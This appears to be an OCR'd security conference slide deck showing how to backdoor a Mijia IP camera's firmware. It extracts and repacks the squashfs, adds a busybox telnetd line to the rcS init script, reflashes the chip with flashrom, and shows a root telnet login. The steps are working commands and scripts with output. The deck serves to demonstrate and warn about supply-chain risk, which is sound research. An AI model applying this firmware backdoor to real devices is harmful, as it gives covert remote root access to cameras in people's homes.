


```python
import sys

partitions = [
    ("boot", 0x0, 0x50000),
    ("uImage_kernel", 0x50000, 0x200000),
    ("squashfs", 0x250000, 0x760000),
    ("data", 0x9B0000, 16777216-0x9B0000)
]

firmware = open(sys.argv[1], "rb")
for part, offset, size in partitions:
    firmware.seek(offset, 0) # Moves the cursor up to the offset.
    data = firmware.read(size)
    output = open(part, "wb")
    output.write(data)
    print("{} - saved!".format(part))
    output.close()
```

TLP:AMBER

Time for backdooring the device - Decompressing Squashfs files

```
$ unsquashfs -d squashfs_out squashfs
```



```
Parallel unsquashfs: Using 2 processors
2373 inodes (1984 blocks) to write

[============================================================

created 1236 files
created 155 directories
created 721 symlinks
created 1 devices
created 0 fifos
[redacted]~/squashfs_out$ ls
bin             dev     linuxrc   opt    sbin   ueventd.rc
config          etc     media     proc   sound  usr
data            lib     mnt       root   sys    var
default.prop    lib32   mstar_ko  run    tmp
```

TLP:AMBER

Time for backdooring the device - Time to build the door

Targeted location :

- init scripts(`/etc/init.d/rcS`)

Backdoor candidat :

- Telnet (because it’s a PoC)

Problem :

the device doesn’t have telnet binary

Solution :

add a statically compiled version of busy box containing it.

Add telnetd to rcS script (adding the following line to the script)

```
/mnt/sdcard/busybox-armv7l telnetd
```

TLP:AMBER


Time for backdooring the device - Let's resquash all our dirty modifications

The tool used is `mksquashfs`.

we need to know

- compression type
- block size

It is possible to look at the details of the original squashfs by running `unsquashfs` with the `-s` parameter.




```
Found a valid SQUASHFS 4:0 superblock on squashfs.
Creation or last append time Mon May 17 00:35:18 2021
Filesystem size 7040998 bytes (6875.97 Kbytes / 6.71 Mbytes)
Compression xz
Block size 131072
Filesystem is exportable via NFS
Inodes are compressed
```

Compression is `xz` and block size is `131072`. Let's create the new file system

```
> mksquashfs squashfs_out/ squashfs_new -comp xz -b 131072
> mv squashfs_new squashfs
```

TLP:AMBER

Time for backdooring the device - Final repack



```
import sys

partitions = [
    ("boot", 0x0, 0x50000),
    ("uImage_kernel", 0x50000, 0x200000),
    ("squashfs", 0x250000, 0x760000),
    ("data", 0x9B0000, 16777216-0x9B0000)
]

firmware = open(sys.argv[1], "wb")
for part, offset, size in partitions:
    p = open(part, "rb")
    data = p.read()
    firmware.write(data)
    if len(data) < size:
        size_padd = size - len(data)
        padd = size_padd * b'\x00'
        firmware.write(padd)
        # squashfs should be padded for alignment purposes
```

Pushing the new firmware to the device

2 options :


- Using the SDCard AutoUpdate

The camera checking the existence of :


- /mnt/sdcard/tf_update.img,
- /mnt/sdcard/tf_all.img,
- /mnt/sdcard/tf_all_recovery.img

We can start the update procedure by placing the firmware on the sdcard (firmware has to be named `tf_update.img`).However, this process is tricky because the device does the signature verification of the file.


- Direct access flash




```
[redacted]~$ sudo flashrom -p ch341a_spi -c "MX25L12835F/MX25L12845E/MX25L12865E" -w firmware_new.bin
flashrom v1.2 on Linux 5.8.0-59-generic (x86_64)
flashrom is free software, get the source code at https://flashrom.org

Using clock_gettime for delay loops (clk_id: 1, resolution: 1ns).
Found Macronix flash chip "MX25L12835F/MX25L12845E/MX25L12865E" (16384 kB, SPI) on ch341a_spi.
Reading old flash chip contents... done.
Erasing and writing flash chip... Erase/write done.
Verifying flash... VERIFIED.
```



Testing the backdoor



```
PORT    STATE SERVICE
23/tcp open   telnet
```



```
Trying [redacted]
Connected to [redacted]
Escape character is '^]'.

mijia_camera login: root
#
# cat /etc/os-release
NAME=[redacted]
VERSI[redacted]
ID=bu[redacted]
VERSI[redacted]
PRETT[redacted]
MODEL[redacted]
COMMO[redacted]
```

Conclusion

- Don’t trust devices from Amazon warehouse or second hand devices from back markets (nor any devices if you really are paranoid)
- Reflash your devices with official firmware to reduce the risk
- In IoT the ‘S’ stands for security

TLP:RED

Refs

Sungur lab:
https://sungurlabs.github.io/

Firmware edition scripts:
https://github.com/SungurLabs/Firmware-scripts/tree/main

Busy box 1.21.1:
https://www.busybox.net/downloads/binaries/1.21.1/busybox-armv7l

Questions